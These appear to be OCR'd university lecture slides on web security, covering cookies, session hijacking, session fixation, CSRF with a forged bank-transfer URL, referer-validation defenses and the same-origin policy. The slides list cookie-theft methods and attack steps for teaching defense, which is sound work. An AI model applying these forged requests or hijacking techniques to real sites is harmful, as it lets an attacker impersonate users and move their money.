Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> …… </html>

Cookies


Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com




Semantics

- Store “us” under the key “edition”
- This value was no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Requests with cookies



Subsequent visit



Why use cookies?

- **Session identifier**
  - After a user has authenticated, subsequent actions provide a cookie
  - So the user does not have to authenticate each time
- **Personalization**
  - Let an anonymous user customize your site
  - Store font choice, etc., in the cookie

Why use cookies?

- **Tracking users**
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Visit the Apple Store, then see iPad ads on Amazon?!
    - How can site B know what you did on site A?

- Site A loads an ad from Site C
- Site C maintains cookie DB
- Site B also loads ad from Site C

- **“Third-party cookie”**
- **Commonly used by large ad networks (doubleclick)**

http://live.wsj.com/video/how-advertisers-use-internet-cookies-to-track-you

- Flash cookies
- Browser fingerprinting
- The long, sad tale of Do Not Track

Session Hijacking

https://happyorhungry.files.wordpress.com/2011/10/cookie_monster_original.jpg

Cookies and web authentication

- *Extremely common* use of cookies:
  track users who have already authenticated

- When user visits site and logs in, server associates *"session cookie"* with the logged-in user's info

- Subsequent requests include the cookie in the request headers and/or as one of the fields

- Goal: Know you are talking to same browser that authenticated Alice earlier."

Cookie theft

- Session cookies are **capabilities**
  - Holding a session cookie gives access to a site with privileges of the referenced user

- Thus, stealing a cookie may allow an attacker to **impersonate a legitimate user**
  - Actions will seem to be from that user
  - Permitting theft or corruption of sensitive data

http://images-mediawiki-sites.thefullwiki.org/09/9/8/1/042933402946425 5.jpg

If you want to steal a cookie

- **Compromise** the server or user's machine/browser
- **Predict** it based on other information you know
- **Sniff** the network
  - Mixed HTTP/HTTPS content
- **DNS cache poisoning**
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

Network-based attacks

http://northshorekid.com/event/meet-mouse-if-you-give-mouse-cookie

Defense: Unpredictability

- Avoid theft by guessing; cookies should be
  - **Randomly** chosen,
  - Sufficiently **long**
    - (Same as with hidden field identifiers)

- Can also require separate, **correlating information**
  - Only accept requests due to legitimate interactions with site (e.g., from clicking links)
  - Defenses for CSRF, discussed shortly, can do this

Mitigating Hijack

- Sad story: **Twitter** (2013)
- Uses one cookie (**auth_token**) to validate user
  - Function of username, password
- *Does not change* from one login to the next
  - *Does not become invalid* when the user logs out
  - Steal this cookie once, works until pwd change
- **Defense**: **Time out** session IDs and **delete** them once the session ends

http://packetstormsecurity.com/files/119773/twitter-cookie.txt

Non-defense


- **Address-based (non)defense:** Store client IP address for session; if session changes to a different address, must be a session hijack, right?

- **Problem, false positives**: IP addresses change!
  - Moving between WiFi network and 3G network
  - DHCP renegotiation

- **Problem, false negatives**: Different machine, same IP
  - Both requests via same NAT box

Session elevation

- Recall: Cookies used to store session token
- Shopping example:
  - Visit site anonymously, add items to cart
  - At checkout, log in to account
  - Need to elevate to logged-in session without losing current state


Browser
GET request (main page)
set anonymous session token
GET request (product page)
anonymous token
POST request (do-login)
username, password
elevate to logged-in session token
POST request (checkout)
logged-in token
Web server
check credentials

Session fixation attack

1. Attacker gets anonymous token for site.com

2. Send URL to user with attacker's session token

3. User clicks on URL and logs in at site.com
   - Elevates attacker's token to logged-in token

4. Attacker uses elevated token to hijack session

Easy to prevent

- When elevating a session, always use a new token
  - Don’t just elevate the existing one
  - New value will be unknown to the attacker

Cross-Site Request Forgery (CSRF)

URLs with side effects


`http://bank.com/transfer.cgi?amt=9999&to=attacker`

- GET requests often have **side effects on server state**
  - Even though they are not supposed to

- What happens if
  - the **user is logged in** with an active session cookie
  - a **request is issued for the above link?**

- How could you get a user to visit a link?

Exploiting URLs with side effects



Browser automatically visits the URL to obtain what it believes will be an image

Cross-Site Request Forgery

- Target: User who has an account on a vulnerable server
- Attack goal: Send requests to server *via the user's browser*
  - Look to the server like the user intended them
- Attacker needs: Ability to get the user to "click a link" crafted by the attacker that goes to the vulnerable site
- Key tricks:
  - Requests to the web server have predictable structure
  - Use e.g., `<img src=…>` to force victim to send it

Variation: Network connectivity

- Use CSRF to send requests from within a firewall or an IP region

Variation: Login CSRF

- Forge login request to honest site
  - Using ***attacker's*** username and password
- Victim visits the site under attacker's account
- What harm can this cause?

Defense: Secret token

- All (sensitive) requests include a secret token
  - Attacker can't guess it for malicious URL
- Variations: Session identifier, session-independent token, HMAC of session identifier
- Hard to implement correctly:
  - Session-independent can be forged
  - **Leaks** via URL, links, referer
  - Frameworks (Rails) help, but are sometimes broken

Defense: Referer validation

- Recall: Browser sets **REFERER** to source of clicked link
- Policy: Trust requests from pages user could **legitimately** reach
  - Referer: www.bank.com ✔
  - Referer: www.attacker.com ✘
  - Referer: ?
- **Lenient** policy: Block if bad, allow if missing
- **Strict** policy: Block unless good

Lenient policy is insecure

- Attackers can **force removal** of referrer
- **Exploit browser vulnerability** and remove it
- **Man-in-the-middle** network attack
- **Bounce** from ftp: or data: pages

Strict policy is overzealous

- Referer is often missing
  - Blocked for privacy (by user or organization)
  - Stripped during HTTP-> HTTPS transitions
  - Buggy or weird browsers / agents

- How many legitimate customers will you block?
  - Experiment (Jackson, 2008): ~10% HTTP
    - Much less for HTTPS


Recommendations

- Use strict referer validation for HTTPS
  - Especially login, banking, etc.
  - Whitelist certain “landing” pages to accept cross-site requests
- Use a framework (Rails) and an HMAC token
  - Or a session-dependent token
  - Ideally, submit via POST requests

Dynamic web pages

- Rather than static or dynamic HTML, web pages can be a program written in Javascript:

```
<html><body>
    Hello, <b>
    <script>
        var a = 1;
        var b = 2;
        document.write("world: ", a+b, "</b>");
    </script>
</body></html>
```



Javascript

no relation to Java

- Powerful web page **programming language**
  - Enabling factor for so-called **Web 2.0**

- Scripts embedded in pages returned by the web server

- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - **Read and set cookies**

What could go wrong?

- Browsers need to **confine** Javascript's power
- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` page
  - Read user keystrokes from a `bank.com` page
  - Read cookies belonging to `bank.com`


Same Origin Policy

- Browsers provide isolation for javascript via **SOP**
- Browser associates **web page elements**…
  - Layout, cookies, events
- …with their **origin**
  - Hostname (`bank.com`) that provided them

***SOP** = **only** scripts received from a web page's **origin** have access to the page's elements*

Cookies and SOP

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store “us” under the key “edition”
- This value was no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Cross-site scripting (XSS)

